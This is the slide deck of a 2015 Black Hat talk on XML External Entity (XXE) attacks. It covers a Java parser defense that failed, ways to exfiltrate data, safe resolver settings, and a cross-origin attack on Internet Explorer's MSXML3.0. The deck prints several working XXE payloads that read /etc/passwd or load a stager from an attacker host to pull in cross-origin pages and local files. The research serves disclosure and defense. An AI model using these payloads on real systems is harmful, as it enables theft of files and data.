FileCry - The New Age of XXE

Xiaoran Wang & Sergey Gorbaty

August 6, 2015

Black Hat USA 2015

Agenda

- Background
- Saga of one failed XXE defense
- We need a bigger target!
- Conclusions
- Q&A

black hat
USA 2015

Background

"All external parameter entities are well-formed by definition”

(http://www.w3.org/TR/REC-xml/#sec-external-ent)

black hat
USA 2015

XXE 101

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

black hat USA 2015

Past Presentations

- OWASP 2010 - XXE Attack
- BH USA 2012 - XXE Tunneling in SAP
- BH EU 2013 - XML OOB Data retrieval
- DC 02139 - Advanced XXE Exploitation
- ...

black hat USA 2015

Why Are We Still Here?

- Not just your apps that need the fix!
- Server and client tech that runs your app also need a fix!

black hat
USA 2015

JDK Vuln Disclosed

Unspecified vulnerability in Oracle Java SE 6u81, 7u67, and 8u20; Java SE Embedded 7u60; and Jrockit R27.8.3 and R28.3.3 allows remote attackers to affect confidentiality via vectors related to JAXP.

black hat USA 2015

In the beginning...

- There was an XMLInputFactory
  - And it had a wonderful feature
    - IS_SUPPORTING_EXTERNAL_ENTITIES
  - And its default value was
    - Unspecified

black hat USA 2015

```
public abstract class XMLInputFactory
extends Object
```

Defines an abstract implementation of a factory for getting streams. The following table defines the standard properties of this specification. Each property varies in the level of support required by each implementation. The level of support required is described in the 'Required' column.

Configuration parameters				
Property Name	**Behavior**	**Return type**	**Default Value**	**Required**
javax.xml.stream.isValidating	Turns on/off implementation specific DTD validation	Boolean	False	No
javax.xml.stream.isNamespaceAware	Turns on/off namespace processing for XML 1.0 support	Boolean	True	True (required) / False (optional)
javax.xml.stream.isCoalescing	Requires the processor to coalesce adjacent character data	Boolean	False	Yes
javax.xml.stream.isReplacingEntityReferences	replace internal entity references with their replacement text and report them as characters	Boolean	True	Yes
javax.xml.stream.isSupportingExternalEntities	Resolve external parsed entities	Boolean	Unspecified	Yes
javax.xml.stream.supportDTD	Use this property to request processors that do not support DTDs	Boolean	True	Yes
javax.xml.stream.reporter	sets/gets the impl of the XMLReporter	javax.xml.stream.XMLReporter	Null	Yes
javax.xml.stream.resolver	sets/gets the impl of the XMLResolver interface	javax.xml.stream.XMLResolver	Null	Yes
javax.xml.stream.allocator	sets/gets the impl of the XMLEventAllocator interface	javax.xml.stream.util.XMLEventAllocator	Null	Yes

black hat USA 2015

It Could Be Set To False...

```
XMLInputFactory inputFactory = XMLInputFactory.newFactory();

inputFactory.setProperty(
        XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES,
                                                    false);
```

But...

black hat USA 2015

It Did NOT Work!

black hat
USA 2015

“Safe” Factory Demo

black hat
USA 2015

JDK Fragmentation

- How many of you still run JDK6?

black hat
USA 2015

JDK Fragmentation

- How many of you still run JDK6?
- What about JDK7?

black hat
USA 2015

JDK Fragmentation

- How many of you still run JDK6?
- What about JDK7?
- How many do not run JDK8?

black hat
USA 2015

How to Exfiltrate Data?

- DNS OOB resolver
  - 63 char limit for subdomain name
  - Only letters, numbers and hyphen allowed
  - Space, \t seem to work okay
  - Cannot parse % & #, null
- XML exception printing
  - Does not have the above limitations!

black hat USA 2015

Causing Exceptions

- file, ftp, http, gopher, https, mailto
- netdoc and jar are smarter
  - can resolve relative URI
- local file

black hat USA 2015

XMLStreamException


e	XMLStreamException (id=24)
cause	XMLStreamException (id=24)
cause	XMLStreamException (id=24)
detailMessage	"ParseError at [row,col]:[6,10]\nMessage
location	XMLStreamReaderImpl$1 (id=30)
nested	MalformedURLException (id=33)
stackTrace	StackTraceElement[0] (id=36)
suppressedExceptions	Collections$UnmodifiableRandomAcces
detailMessage	"ParseError at [row,col]:[6,10]\nMessage
location	XMLStreamReaderImpl$1 (id=30)
nested	MalformedURLException (id=33)
cause	NullPointerException (id=46)
cause	NullPointerException (id=46)
cause	NullPointerException (id=46)
detailMessage	"invalid url: afpovertcp.cfg\naliases\nali
stackTrace	StackTraceElement[0] (id=36)
suppressedExceptions	Collections$UnmodifiableRandomAcces

```
java.net.MalformedURLException: invalid url: afpovertcp.cfg
```


black hat USA 2015

Showing Exceptions

May not be a good idea...



black hat USA 2015


6,14] Message: invalid url: root:x:0:0:T


_USERS +@APPENG_USERS +@DEVQE_RO_

But Wait...

- JDK7 has more XML parsers…
  - javax.xml.parsers.DocumentBuilderFactory
  - javax.xml.parsers.SaxParserFactory
  - TransformerFactory
  - Validator
  - SchemaFactory
  - Unmarshaller
  - SAXTransformerFactory
  - XPathExpression
  - XMLReader
  - XMLInputFactory

black hat USA 2015

And More...

- Popular 3rd party parsers
  - org.apache.commons.digester.Digester
  - Woodstock
  - dom4j
  - XOM
  - ...

black hat
USA 2015

What Are We Dealing With?

- W/o ability to turn off external entities/DTD
  - javax.xml.transform.TransformerFactory
  - javax.xml.validation.Validator
  - javax.xml.transform.sax.SAXTransformerFactory
- W/o features to set
  - javax.xml.bind.Unmarshaller
- Supporting a resolver
  - org.xml.sax.XMLReader
  - javax.xml.parsers.DocumentBuilder

black hat USA 2015

Speaking of Resolvers

Eclipse Auto-generated Stub

```
public static void main(String[] args) throws SAXException, ParserConfigurationException {

    XMLReader reader = SAXParserFactory.newInstance().newSAXParser().getXMLReader();

    reader.setEntityResolver(new EntityResolver() {

        @Override
        public InputSource resolveEntity(String publicId, String systemId)
                throws SAXException, IOException {
            // TODO Auto-generated method stub
            return null;
        }
    });

}
```

black hat USA 2015

Speaking of Resolvers (II)

CORRECT WAY

```
XMLReader reader = SAXParserFactory.newInstance().newSAXParser().getXMLReader();

reader.setEntityResolver(new EntityResolver() {

    @Override
    public InputSource resolveEntity(String publicId, String systemId)
            throws SAXException, IOException {
        // TODO Auto-generated method stub
        // return null; // fail
        return new InputSource();
    }
});
```

black hat USA 2015

Universal Fix

- factory.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, "");
- disables protocols, e.g. http:, file:, jar:
- http://openjdk.java.net/jeps/185

black hat USA 2015

Bigger Target!

- So far XXE is a Web attack
  - Let's replicate it on native application!
- What's an native app that is used by billions of users?

black hat USA 2015

Bigger Target!

- So far XXE is a Web attack
  - Let's replicate it on native application!
- What's an native app that is used by billions of users?
- Browsers
  - are used by a lot of people
  - parses a lot of XML

black hat USA 2015

The history of browser XXEs

- Chrome/Safari
  - libxml2 XXE fixed in 2012
  - CVE-2013-0339
- Firefox
  - expat XXE fixed in 2012
  - CVE-2013-0341
- IE
  - MSXML XXE fixed in 2006 with v6

black hat USA 2015

MSXML3.0

A living corpse still available in IE

black hat
USA 2015

MSXML3.0

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path
11:53:46.2644513 AM	iexplore.exe	3540	RegOpenKey	HKCU\Software\Classes\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}
11:53:46.2644552 AM	iexplore.exe	3540	RegOpenKey	HKCR\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}
11:53:46.2644616 AM	iexplore.exe	3540	RegCloseKey	HKCU\Software\Classes
11:53:46.2644643 AM	iexplore.exe	3540	RegQueryKey	HKCR\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}
11:53:46.2644713 AM	iexplore.exe	3540	RegOpenKey	HKCU\Software\Classes\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}\TreatAs
11:53:46.2644755 AM	iexplore.exe	3540	RegOpenKey	HKCR\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}\TreatAs
11:53:46.2644849 AM	iexplore.exe	3540	RegCloseKey	HKCR\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}
11:53:46.2646165 AM	iexplore.exe	3540	CreateFile	C:\Windows\System32\msxml3.dll
11:53:46.2647114 AM	iexplore.exe	3540	QueryBasicInfor...	C:\Windows\System32\msxml3.dll
11:53:46.2647156 AM	iexplore.exe	3540	CloseFile	C:\Windows\System32\msxml3.dll
11:53:46.2647748 AM	iexplore.exe	3540	CreateFile	C:\Windows\System32\msxml3.dll
11:53:46.2648363 AM	iexplore.exe	3540	CreateFileMapp...	C:\Windows\System32\msxml3.dll
11:53:46.2648561 AM	iexplore.exe	3540	CreateFileMapp...	C:\Windows\System32\msxml3.dll
11:53:46.2649301 AM	iexplore.exe	3540	Load Image	C:\Windows\System32\msxml3.dll
11:53:46.2649470 AM	iexplore.exe	3540	CloseFile	C:\Windows\System32\msxml3.dll
11:53:46.2650831 AM	iexplore.exe	3540	RegOpenKey	HKLM\Software\Microsoft\Msxml30
11:53:46.2651593 AM	iexplore.exe	3540	RegOpenKey	HKLM\Software\Microsoft\Msxml30

black hat USA 2015

3540	RegCloseKey	HKCU\Software\Classes	
3540	RegQueryKey	HKCR\CLSID\{F5078F32-C551-11D3	
3540	RegOpenKey	HKCU\Software\Classes\CLSID\{F50	
3540	RegOpenKey	HKCR\CLSID\{F5078F32-C551-11D3	
3540	RegCloseKey	HKCR\CLSID\{F5078F32-C551-11D3	
3540	CreateFile	C:\Windows\System32\msxml3.dll	
3540	QueryBasicInfor...	C:\Windows\System32\msxml3.dll	
3540	CloseFile	C:\Windows\System32\msxml3.dll	
3540	CreateFile	C:\Windows\System32\msxml3.dll	
3540	CreateFileMapp...	C:\Windows\System32\msxml3.dll	
3540	CreateFileMapp...	C:\Windows\System32\msxml3.dll	
3540	Load Image	C:\Windows\System32\msxml3.dll	
3540	CloseFile	C:\Windows\System32\msxml3.dll	
3540	RegOpenKey	HKLM\Software\Microsoft\Msxml30	
3540	RegOpenKey	HKLM\Software\Microsoft\Msxml30	

black hat USA 2015

MSXML3.0

- So why is the old MSXML3.0 still available in IE 11?
  - Compatibility
  - Quirk mode is a friend

black hat USA 2015

JavaScript XML parsing 101

- IE's way
  - new ActiveXObject('MSXML').loadXML (xml);
- Other browser's way
  - new DOMParser().parseFromString (xml, "application/xml");

black hat USA 2015

Payload 1

Regular XML that tries to read cross origin, didn't work

```
<?xml version="1.0" encoding="utf-8"?>
  <!DOCTYPE export [
   <!ELEMENT export (#PCDATA)>
   <!ENTITY % loot SYSTEM “http://www.victim.com/”>
   <!ENTITY % stager SYSTEM "http://test.attacker-
   domain.com/xxe/entity.xml">
   %stager;
 ]>
 <export>&all;</export>
```

black hat USA 2015

Demo

Standard Payload Does not Work

black hat
USA 2015

Bypass

- Same Origin Policy blocked us
- How is same origin policy usually bypassed?

black hat
USA 2015

Bypass

- Same Origin Policy blocked us
- How is same origin policy usually bypassed?
  - SVGs

black hat
USA 2015

Bypass

- Same Origin Policy blocked us
- How is same origin policy usually bypassed?
  - SVGs
  - setTimeOut

black hat USA 2015

Bypass

- Same Origin Policy blocked us
- How is same origin policy usually bypassed?
  - SVGs
  - setTimeOut
  - redirects

black hat USA 2015

Payload 2

Exfiltrate data cross-origin with redirects

```
<?xml version="1.0" encoding="utf-8"?>
  <!DOCTYPE export [
  <!ELEMENT export (#PCDATA)>
   <!ENTITY % loot SYSTEM “http://test.attacker-domain.com/
   redirect?site=http://www.victim.com/">
   <!ENTITY % stager SYSTEM "http://test.attacker-domain.com/
   xxe/entity.xml">
   %stager;
 ]>
 <export>&all;</export>
```

black hat USA 2015

Demo

Cross-origin XXE in IE

black hat
USA 2015

Payload 3

Exfiltrate data on local disk

```
<?xml version="1.0" encoding="utf-8"?>
  <!DOCTYPE export [
  <!ELEMENT export (#PCDATA)>
   <!ENTITY % loot SYSTEM "http://test.attacker-domain.com/
   redirect?site=file:///windows/msdfmap.ini">
    <!ENTITY % stager SYSTEM "http://test.attacker-domain.com/
xxe/entity.xml">
   %stager;
]>
<export>&all;</export>
```

black hat USA 2015

Demo

Reading Disk Contents

black hat
USA 2015

Limitations

- Victim file/site cannot contain <,%,>,null-byte
  - meaning most HTML pages are not vulnerable
    - JSON pages are
    - binary files are not vulnerable
- Only works on Windows 7 and below
  - all IE versions though

black hat
USA 2015

Defenses

- Update to latest IE 11
- Use Windows 8 and up

black hat
USA 2015

Conclusions

- XXE is a severe category of vulnerabilities that deserves more attention
- Other languages and products could be vulnerable too
- XML parsing libraries should be secure by default

black hat USA 2015

Contributions

Anton Rager
Nir Goldshlager
Hormazd Billimoria
Jonathan Brossard
Cory Michal

Q&A

Thank you

black hat
USA 2015

Xiaoran Wang

Attacker-Domain.com
xiaoran@attacker-domain.com
//twitter.com/0xla0ran

Sergey Gorbaty

serg.gorbaty@gmail.com
//twitter.com/ser_gor

If you enjoyed our talk…

*Please *__leave feedback__* on the Black Hat forms*

black hat USA 2015